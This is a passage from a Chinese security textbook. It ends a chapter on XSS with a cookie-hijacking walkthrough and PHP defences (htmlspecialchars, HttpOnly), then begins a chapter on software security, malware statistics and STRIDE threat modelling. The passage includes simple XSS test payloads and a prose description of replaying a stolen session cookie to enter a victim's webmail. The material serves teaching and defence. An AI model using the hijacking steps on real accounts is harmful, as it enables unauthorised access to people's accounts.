



图 8-11　替换 Cookie

以上这段HTTP请求首部可以看到有Cookie字段,这就是Web服务器向客户端发送的Cookie,当攻击者拿到这段Cookie后,就可以使用当前用户的身份登录网站。

攻击者重复上面步骤,模拟用户登录CUFE邮箱,如果发现有Cookie请求首部,就替换为拿到的用户的Cookie,继续执行可发现Cookie已经替换为指定的Cookie,并且没有输入账号和密码,就登录到了用户的邮箱。

通过以上案例可以得知,攻击者通过XSS攻击,可以完成"Cookie劫持",不需要输入密码,就可直接以正常用户的身份登录账户。然而需要注意的是,有些开发者使用Cookie时,不会当作身份验证来使用,比如,存储一些临时信息。这时,即使黑客拿到了Cookie也是没有用处的。并不是说只要有Cookie,就可以"会话劫持"。

### 8.3.4 修复XSS跨站漏洞

XSS跨站漏洞最终形成的原因是对输入与输出没有严格过滤,在页面执行JavaScript等客户端脚本,这就意味着只要将敏感字符过滤,即可修补XSS跨站漏洞。但是这一过程却是复杂的,很多情况下无法识别哪些是正常字符,哪些是非正常字符。

**1. 输入与输出**

在HTML中,<、>、"、'等都有比较特殊的意义,因为HTML标签、属性就是由这几个符号组成的。如果直接输出这几个特殊字符,极有可能破坏整个HTML文档的结构。所以,一般情况下,XSS将这些特殊字符转义。

在PHP中提供了htmlspecialchars()、htmlentities()等函数可以把一些预定义的字符转换为HTML实体。预定义的字符如下。

- &(和号)称为&
- "(双引号)称为"
- '(单引号)称为'
- <(小于)称为<
- >(大于)称为>。

当字符串经过这类函数处理后,敏感字符将会被一一转义,例如,PHP代码如下:

```
<?php
    @$html=$_GET['xss'];
    if($html) {
        echo htmlspecialchars($html);
    }
?>
```

此时在提交http://www.xxser.com/xss.php?xss=<script>alert(/xss/)</script>后,将不再弹出窗口,因为敏感字符已经被转义。

**2. HttpOnly**

HttpOnly对防御XSS漏洞不起作用,主要目的是为了解决XSS漏洞后续的Cookie劫持攻击。HttpOnly是微软公司的Internet Explorer 6 SP1引入的一项新特性。这个特性为Cookie提供了一个新属性,用以阻止客户端脚本访问Cookie。至今已经成为一个

标准,几乎所有的浏览器都支持 HttpOnly。

在 XSS 会话劫持时,介绍了如何使用 JavaScript 获取 Cookie。一个服务器可能会向客户端发送多条 Cookie,但是带有 HttpOnly 的 Cookie,JavaScript 将不能获取。例如,PHP 代码如下:

```
<?php
    header("Set-Cookie: username=root");
    header("Set-Cookie: password=password; HttpOnly", false);
?>
```

访问这个页面时,使用浏览器查看 Cookie,可以看到 password 字段后面有了 HttpOnly,其状态类似于图 8-12 所示。




**图 8-12 Set-Cookie**

这样就代表 JavaScript 将不能获取被 HttpOnly 标注的 Cookie 值,清空浏览器地址栏,输入"javascript:alert(document.cookie)"语句测试,在弹出的对话框中只有 username 字段,并没有看到 password 字段,这就是 HttpOnly 的作用。

## 8.4 本章小结

互联网时代的数据安全与个人隐私受到前所未有的挑战,Web 作为未来云计算和移动互联网的最佳载体,Web 安全问题受到了广泛关注,针对 Web 的攻击也一直不断发展变化。

本章首先介绍了 Web 前端基础知识,掌握 HTTP 协议和 JavaScript 脚本是研究 Web 安全的基本功。接下来,介绍了 SQL 注入攻击,是因为违背了"数据与代码分离原则"导致的结果。它有两个条件:一是用户能够控制数据的输入;二是代码拼凑了用户输入的数据,把数据当作代码执行了。只需要牢记在"拼凑"发生的地方进行安全检查,就能避免此类问题。最后,讲述了 XSS 攻击,进行了原理分析,并从攻击者的角度阐述了如何实现 XSS 会话劫持。XSS 漏洞虽然复杂,但却是可以彻底解决的,真正做到掌控"输入与输出",同时也有很多开源项目为我们提供了参考。

## 参考文献

[1] OWASP. OWASP Top 10. https://www.owasp.org,2013.
[2] CNCERT. 2014 年中国互联网网络安全报告. http://www.cert.org.cn,2015.
[3] Victor Chapela. Advanced SQL Injection. http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt,2005.

[4] 诸葛建伟,叶志远,邹维. 攻击技术分类研究. 计算机工程,2005,31(21):121-123.
[5] Gunter Ollmann. HTML Code Injection and Cross-Site Scripting. http://technicalinfo.net/papers/CSS.html,2007.
[6] 吴翰清. 白帽子讲 Web 安全. 北京:电子工业出版社,2014.
[7] Charlie Miller. 黑客攻防技术宝典:Web 实战篇(第 2 版). 北京:人民邮电出版社,2012.
[8] 张炳帅. Web 安全深度剖析. 北京:电子工业出版社,2015.
[9] 钟晨鸣,徐少培. Web 前端黑客技术揭秘. 北京:电子工业出版社,2013.
[10] Justin Clarke. SQL 注入攻击与防御(第 2 版). 北京:清华大学出版社,2013.
[11] 邱永华. XSS 跨站脚本攻击剖析与防御. 北京:人民邮电出版社,2013.
[12] J. Grossman,R. Hansen,P. D. Petkov,A. Rager,S. Fogie. XSS Attacks:Cross Site Scripting Exploits and Defense. Burlington,MA:Syngress,2007.

## 思 考 题

1. 简述常见的 Web 威胁有哪些?
2. HTTP 报文的首部与体部通常由哪几部分组成?
3. 描述 SQL 注入的原理。
4. SQL 注入点判断常用的 1=1,1=2 测试法是如何进行的?
5. 防止 SQL 注入的方法有哪些?
6. 列出 3 处 HTML 页面中可执行 JavaScript 脚本的地方。
7. 说明 XSS 跨站脚本攻击中"跨站"的含义。
8. 比较反射型 XSS 和存储型 XSS。
9. Cookie 的作用是什么?为什么泄露之后会非常危险?
10. 简述攻击者使用 JavaScript 脚本获取受害者 Cookie 的过程。
11. Web 服务器端可采用哪些方式避免 XSS 攻击?

# 第9章

# 软件安全与恶意代码

**本章学习要点：**

✍ 软件安全的概念以及当前软件安全威胁的主要来源；

✍ 软件安全风险分析的过程，特别是微软 STRIDE 威胁建模方法；

✍ 安全软件开发生命周期的构成方式以及主要步骤；

✍ 恶意软件的定义，特别是病毒，蠕虫和木马三者的机理与防治技术。

## 9.1 软件安全概述

软件安全(Software Security)是指：采取工程的方法使得软件在敌对攻击的情况下仍继续正常工作。即采用系统化、规范化、数量化的方法来指导构建安全的软件。

软件安全是一个相对较新的领域，直到 2001 年才出现了软件安全方面的研究成果，这说明开发人员、软件架构师、计算机科学家们才开始系统地思考如何构建安全软件。这方面的实践准则还没有得到广泛的推广和普遍采用。

从风险分析的角度出发，软件安全是关于如何理解软件所引起的安全风险以及如何管理这些风险的学科。McGraw 博士提出"使安全成为软件开发的必需部分(Build Security In，BSI)"的观点，已经得到业界和政府机构的认同，美国国土安全部下属的国家网络安全处专门建立了 BSI 网站(http://buildsecurityin.us-cert.gov/protal)，并与美国标准技术研究所(NIST)、国际标准化组织(ISO)以及电气电子工程师协会(IEEE)一起共同维护这个网站。

McGraw 博士提出软件安全工程化的三个支柱：风险管理、软件安全切入点以及安全知识。软件安全切入点是在软件开发生命周期中保障软件安全的一套最佳实际操作方法，这其中包括代码审核、体系结构风险分析、渗透测试、基于风险的安全测试、滥用案例、安全需求和安全操作。

软件安全是计算机安全问题中的一个关键问题。软件的缺陷，包括实现中的错误(如缓冲区溢出)，以及设计中的错误(如不周全的错误处理)，已经出现很多年了。同时，黑客常常通过利用软件漏洞入侵到系统中。因此，近年来基于互联网的应用软件往往成为风险最高的软件。同时随着软件系统的不断增加和越来越复杂，使得安全隐患也不断增多。据统计，软件中的安全漏洞逐年增长。

最近，360 互联网安全中心给出了 2014 年度中国个人电脑上网安全报告：

2014 年,360 共截获新增恶意程序样本 3.24 亿个,平均每天截获新增恶意程序样本 88.8 万个。恶意程序在个人电脑上最主要的 4 个传播途径分别是:聊天工具、流氓推广、外挂程序和色情网站。在通过 QQ 传输的可执行文件中,14%为恶意程序;而在通过旺旺传输的可执行文件中,10%为恶意程序。在所有采用流氓推广方式的恶意程序中,播放器占到了 52.7%,其次是各种安装包(20.7%)、外挂程序(8.1%)。17%的游戏外挂为带毒外挂。其中,QQ 游戏系列的外挂的带毒率约为 32%,跑跑卡丁车外挂带毒率约为 50%。这些带毒外挂的恶意行为包括盗号、感染文件、流氓推广、篡改首页等。2014 年,360 共截获新增挂马网站 1468 个,平均每天截获新增挂马网站 4 个。360 共截获新增钓鱼网站 262.1 万个,平均每天截获新增钓鱼网站约 7080 个。

与此同时,由于 Windows XP 停服可能直接影响国内 3 亿用户的电脑安全,因此,对于 Windows XP 系统的安全防护就成为国内安全产业面临的严峻挑战。

表 9-1 给出了 2014 年排名前 10 的攻击次数最多的恶意程序名称和具体的恶意行为。

**表 9-1 2014 年个人电脑恶意程序攻击次数 TOP 10**

| 恶意程序类别名称 | 攻击次数 | 恶意行为 |
| --- | --- | --- |
| ADWare.Win32.Clicker | 2 421 545 599 | 运行后以隐藏弹窗形式,在后台恶意刷流量,如果用户电脑补丁不全很可能会感染网页上的木马 |
| Virus.Win32.FakeLPK | 1 011 808 088 | LPK 感染,通过系统优先加载程序自身目录 DLL 的特性启动自身,并不断复制自身感染用户电脑 |
| Rootkit.Win32.Rwm | 374 539 336 | 可被利用的驱动,恶意软件可利用该驱动达到隐藏自身目的,因其代码运行在特权模式下,可造成意想不到的伤害 |
| ADWare.Win32.Acad(NotPe) | 361 942 877 | 恶意修改用户浏览器默认主页,弹出恶意、虚假广告页面等 |
| Trojan.Win32.DDOS | 292 049 365 | DDoS 木马,中招后电脑即变成被黑客控制的僵尸电脑。黑客可以利用僵尸电脑来发起 DDoS 攻击,在攻击过程中,用户电脑会出现卡、网络慢、掉线等现象 |
| ADWare.Win32.MultiDL | 214 904 138 | 广告软件,安装该类型软件后通常会默认添加自启动,随着系统运行常驻进程,并在后台根据云端下发各种类型的广告 |
| Virus.Win32.Fakelinkinfo | 172 978 834 | Linkinfo 感染,通过系统优先加载程序自身目录 DLL 的特性启动自身,并不断复制自身感染用户电脑 |
| Trojan.Win32.GameHacker | 115 951 992 | 游戏木马,盗取用户游戏信息后发送到黑客事先搭建好的收信地址,黑客会通过洗掉用户号里的金币装备来获取利润 |
| Virus.Win32.FakeFolder | 114 521 827 | 假冒文件夹图标迷惑用户,运行后会启动感染模式,不断复制自身到各个文件夹下 |
| Trojan.Win32.Inject | 91 454 529 | 远程注入系统正常进程,修改 EIP 来执行自身事先准备的恶意代码,这种特性使得用户在任务管理器是无法结束该病毒的 |

描述性知识类包括三种知识：原则、方针和规则。原则和方针是从方法论的高度（高层体系结构角度）进行定义和描述，规则是从代码级角度进行有针对性的抽象和统一。描述性知识类提供了一些建议，旨在说明该做什么和在构建安全的软件时应该避免什么。

诊断性知识包括三种知识：攻击模式、攻击程序和弱点。诊断性知识不仅包括关于实践的描述性陈述，其更重要的目标是帮助操作人员识别和处理导致安全攻击的常见问题。

(1) 攻击模式采用较抽象的形式来描述常见的攻击程序，这种形式能够应用于跨越多个系统的情形，即在多个系统中均存在的攻击模式，该知识可被安全分析人员所利用，基于滥用案例的可靠性检测等。

(2) 攻击程序描述了弱点实例如何被用来对特定系统造成特别的安全危害。

(3) 弱点知识是对真实系统中出现过并报告的软件弱点的描述，比较著名的弱点和攻击知识库包括：MITRE 的 CVE、CERIAS 数据库以及 CERT 警报库。

历史知识类包括历史风险，在有些情形下也包括有弱点的历史数据库。这类知识还包括对在实际的软件开发中所发现的特定问题的详细描述，以及该问题产生的影响。

总之，描述性知识从战略的角度进行描述，主要包含一些长期积累和提炼出来相对抽象的元知识。诊断性知识从战术的角度进行描述，可能与具体系统相关，攻击模式和程序从攻击的角度描述，弱点从防御的角度描述。历史知识库是知识的历史积累和前后关联的总结。

# 9.2 软件体系安全分析

安全软件开发的体系安全需要考虑安全风险分析、威胁建模、安全风险管理 3 个方面。风险分析表示在软件开发生命周期的多个阶段中（如需求阶段或测试阶段等），确定风险和对风险评级的活动。风险管理指对大量不连续的风险分析操作、在整个开发过程中追踪风险，以及降低风险的策略性活动。

软件体系安全分析方法主要有 3 个关键步骤，即抗攻击分析、不确定性分析、弱点分析。

(1) 抗攻击分析主要分析对已知的攻击、攻击模式和弱点的抗攻击能力，通常采用清单的方式，例如 STRIDE 方法。

(2) 不确定性分析主要针对发现新的风险，创造性要求较高，需要有经验的分析人员参与。

(3) 弱点分析是指分析软件所依赖的外部软件的弱点。

## 9.2.1 基于标准的风险分析

### 1. NIST 的 ASSET

自动安全自评估工具（Automated Security Self-Evaluation Tool，ASSET）由 NIST 提出。ASSET 能自动完成 NIST 800-26 信息系统安全自我评估指南中包含的调查表，调

查表的结果提供了一种评价特定系统安全的方法。通过对调查表的解释，用户可以评估组织内的信息系统安全，以及组织安全项目规划的安全性。

ASSET 包含两种工具：ASSET 系统和 ASSET 管理者。在 ASSET 系统中，调查表以一种递进的方式呈现，允许用户在调查表中向前或向后移动。ASSET 管理者提供排序和总结调查表结果的能力，并通过输出端口或格式化表显示结果。ASSET 系统允许用户通过保存评估状态返回到评级。一旦评级完成，用户可以产生被评级系统的评估结果。

ASSET 系统提供 4 种报告的能力，这 4 种报告是：根据有效性进行主题领域的总结、非可应用问题列表、基于风险的决策列表、系统总结报告。ASSET 管理者也提供了 4 种报告：所有系统的总结、根据类型进行系统列表、系统敏感程度列表、组织总结。

**2. CMU SEI 的 OCTAVE**

卡耐基梅隆大学软件工程研究院（CMU SEI）提出的操作型关键威胁，评级以及漏洞评估（Operationally Critical Threat，Asset，and Vulnerability Evaluation，OCTAVE）系统。它是一个标识和管理信息安全风险的框架，由一套基于风险的信息安全策略评价和规划工具、技术和方法组成。它定义了一种允许组织标识信息资产的综合评估方法，对这些资产的威胁以及弱点，使得组织能够知道什么信息存在风险，从而设计和实现保护策略来减少信息资产的整体风险。

OCTAVE 方法使用三阶段方法来检查组织和技术问题，综合了组织内各种信息安全的需求。它由一系列研讨会组成，通过 3～5 个组织内人员组成分析团队进行实施。这种方法利用了来自不同级别人员的知识，并主要关注：发现关键的评估标准以及对这些评估的威胁；发现人员组织上和技术上的弱点，面临的威胁、风险。开发基于实践的保护策略，抵御风险的规划、优先级等。

## 9.2.2 STRIDE 威胁建模

商业化的软件安全风险分析包括：微软公司的 STRIDE，Cigital 公司的体系结构风险分析过程，以及 SUN 公司的 ACSM/SAR 等。这里以 STRIDE 方法为例进行介绍。

**1. STRIDE 威胁模型**

STRIDE 建模方法由微软公司提出，该方法通过审查系统设计或架构来发现或纠正设计级（design-level）的安全问题。它是 Microsoft SDL 的一部分。在设计安全软件时，不同部门对安全的理解不同。软件开发人员认为安全主要是指代码质量，网络管理员认为安全主要是防火墙、事件响应，以及系统管理。学术界认为安全是指 Saltzer 和 Schroeder 原则。因此，必须首先明确什么是安全。

安全的含义包括机密性、完整性、可用性、对用户正确进行身份验证和授权以及事务处理不可否认等，表 9-2 介绍了每个属性。

针对这些安全属性，给出 STRIDE 威胁模型，STRIDE 是 6 种威胁类型的英文首字母缩写，这 6 种威胁如下：

（1）欺骗证识（Spoofing identity），典型的例子是使用其他用户的认证信息进行非法访问。例如利用用户名和口令等认证信息进行非法访问。

表9-2 常见安全属性

| 属性 | 说明 |
|---|---|
| 机密性(confidentiality) | 数据只限应具有权限的人员访问 |
| 完整性(integrity) | 数据和系统资源只限适当的人员以适当的方式进行更改 |
| 可用性(availability) | 系统在需要时一切就绪,可以正常执行操作 |
| 身份验证(authentication) | 建立用户身份(或者接受匿名用户) |
| 授权(authorization) | 明确允许或拒绝用户访问资源 |
| 不可否认(nonrepudiation) | 用户无法在执行某操作后否认执行了此操作 |

(2) 篡改数据(Tempering with data),在未授权的情况下恶意地修改数据。这种修改可能是在数据库中保存的数据,也可能是在网络中传输的数据。

(3) 可抵赖(Repudiation),用户从事一项非法操作,但该用户拒绝承认,且没有方法可以证明他是在抵赖。例如某用户从事一项非法操作,但系统又缺乏跟踪非法操作的功能。

(4) 信息泄露(Information disclosure),信息暴露给不允许对它访问的人。例如用户读到没有给他赋予访问权限的文件的内容,信息在网络中传递时内容被泄密。

(5) 拒绝服务(Denial of Service),拒绝对正当用户的服务。例如Web服务器短时间不可以访问,可能是遭到拒绝服务攻击,因此需要提高系统的可用性和可靠性。

(6) 权限提升(Elevation of privilege),一个没有特权的用户获得访问特权,从而有足够的权限做出摧毁整个系统的事情。例如一名攻击者已经有效地穿透了所有的系统防御,成为了受信任的一部分。

表9-3将STRIDE映射到每个安全属性上。

表9-3 将威胁映射为防护它们的安全属性

| 威胁 | 安全性属性 | 威胁 | 安全性属性 |
|---|---|---|---|
| 假冒(Spoofing) | 身份验证 | 信息泄露(Information disclosure) | 机密性 |
| 篡改(Tempering) | 完整性 | 拒绝服务(Denial of Service) | 可用性 |
| 可抵赖(Repudiation) | 不可否认 | 提升权限(Elevation of privilege) | 授权 |

**2. 威胁建模的过程**

威胁建模的过程主要有4个方面。

- 发现已知的对系统的威胁。
- 将威胁以风险从高到低排序。
- 确定减少威胁的技术。
- 选择合适的技术。

以上过程可能反复进行多次,因为一次标识所有可能的威胁是很困难的。同时,技术随时间而改变,新的问题不断产生,可能导致新的威胁。同时,存在的威胁也可能变得无害。下面分别就这4个方面进行介绍。

(1) 发现已知的对系统的威胁。到目前为止,将 STRIDE 模型应用到应用程序中最简单的方法是,考虑模型中的每一个威胁是如何影响每一个解决方案组件的,以及如何影响解决方案组件与其他解决方案组件之间的每一个连接或关系的。观察应用程序的每一部分,为组件或进程判断是否有任何 S、T、R、I、D 或者 E 威胁存在。大部分都会存在许多威胁,将它们都记录下来是很重要的。

例如:对基于 Web 的工资应用程序的一些威胁,包括如下几方面。

威胁 1:一个恶意用户,在从 Web 服务器到客户端的途中,或在从客户端到 Web 服务器的途中,查看或者篡改个人工资数据。(篡改数据/信息泄露)

威胁 2:一个恶意用户,在从 Web 服务器到 COM 组件的途中,或在从 COM 组件到 Web 服务器的途中,查看或篡改个人工资数据。(篡改数据/信息泄露)

威胁 3:一个恶意用户,直接在数据库中访问或篡改工资数据。(篡改数据/信息泄露)

威胁 4:一个恶意用户,查看 LDAP 认证包,并学习如何恢复它们,以便他能够冒充别的用户。(欺骗标识/信息泄露/特权提升(如果认证数据是一名管理员))

威胁 5:一个恶意用户,通过改变一个或多个 Web 页,来丑化 Web 服务器。(篡改数据)

威胁 6:一名攻击者通过发送大量的 TCP/IP 包,使工资数据库服务器计算机拒绝访问。(DoS)

威胁 7:一名攻击者删除或者修改审核日志。(篡改数据/拒绝履约)

威胁 8:一名攻击者使用分布式 DoS 攻击,杀死真正的工资服务器后,将他自己的工资 Web 服务器放在网络上。(欺骗标识,另外,一个特别有恶意的用户通过窃取口令或其他认证数据、删除数据等,可以发起所有的威胁)

上述是一个精简的列表,实际上还有很多威胁没有列出。在讨论威胁时,记录下所有被推理出来的攻击,不论某个攻击看起来是不是荒唐的,都应该记录。即使是荒唐的攻击也有可能成为真实的攻击。在威胁文档中注释出发生这个威胁的机会。

(2) 将风险从高到低排序。对每个服务器中的资产,通过以下方式决定优先级别:

攻击发生的概率,即需要多少努力、代价、时间来发起攻击,1=高概率,10=低概率

一旦攻击发生,将会带来什么破坏和损失? 1=小损失,10=大损失

风险=攻击发生后的损失/攻击的概率,1=小风险,10=大风险

为了减少风险,通常首先处理高风险的项目,表 9-4 中给出的比例可以作为参考。

**表 9-4 主要威胁导致的弱点在攻击中占的比例**

| 弱 点 | 占攻击的比例 |
|---|---|
| 可旁路的限制(restrictions that can be bypassed) | 20% |
| 参数检查(argument checking) | 19% |
| 没有检查的缓冲区(unchecked buffer) | 18% |
| 不正确的控制标记(incorrect control marking) | 10% |
| 不正确的许可(incorrect permissions) | 9% |
| 架构错误(architectural error) | 6% |
| 实现错误(other implementation error) | 18% |

（3）确定防御威胁的相关技术，表 9-5 给出了与威胁相关的防御技术。

表 9-5　防御各个威胁的技术

| 威胁类型 | 防御技术 |
|---|---|
| 身份假冒（spoofing identity） | 认证（authentication）<br>保护秘密（protect secrets）<br>不保存秘密（do not store secrets） |
| 篡改数据（tampering with data） | 授权（authorization）<br>哈希函数（hashes）<br>消息认证码（message authentication codes）<br>数字签名（digital signatures）<br>防篡改协议（tamper-resistant protocols） |
| 否认（repudiation） | 签名（digital signatures）<br>时间戳（timestamps）<br>审计跟踪（audit trails） |
| 信息泄露（information disclosure） | 授权（authorization）<br>隐私保护协议（privacy-enhanced protocols）<br>加密（encryption）<br>保护秘密（protect secrets）<br>不保存秘密（do not store secrets） |
| 拒绝服务攻击（denial of service） | 认证（authentication）<br>授权（authorization）<br>过滤（filtering）<br>流量控制（throttling）<br>服务质量（quality of service） |
| 权限提升（elevation of privilege） | 最小权限运行（run with least privilege） |

（4）选择合适的技术。例如使用 Windows 集成的安全技术 Kerberos，或者 Windows 认证来安全访问数据库，使用访问控制日志（Access Control Logs，ACL），安全套接字层（Secure Socket Layer，SSL），传输层安全（Transport Layer Security，TLS），以及 IPSec 认证。

## 9.3　安全软件开发生命周期

### 9.3.1　传统软件开发生命周期

下面首先介绍传统的软件开发生命周期，以便于思考如何在传统软件开发生命周期加入对安全的考虑和处理。下面列举出常见的传统软件开发生命周期。

**1. 瀑布模型**

瀑布模型是 1970 年由 W. Royce 最早提出的软件开发模型。它将软件生命周期的各项活动规定为一定顺序链接的若干阶段工作，这些工作之间的衔接关系从上到下、不可

统转，如同瀑布一样，因此称为瀑布模型。传统的瀑布模型将软件开发过程划分成若干个互相区别而又彼此联系的阶段，这几个阶段分别为：可行性研究与计划、需求分析、软件设计、编程、测试、运行和维护，每个阶段的工作都是以上一个阶段工作的结果为依据，同时又为下一个阶段的工作提供前提，如图 9-1 所示。

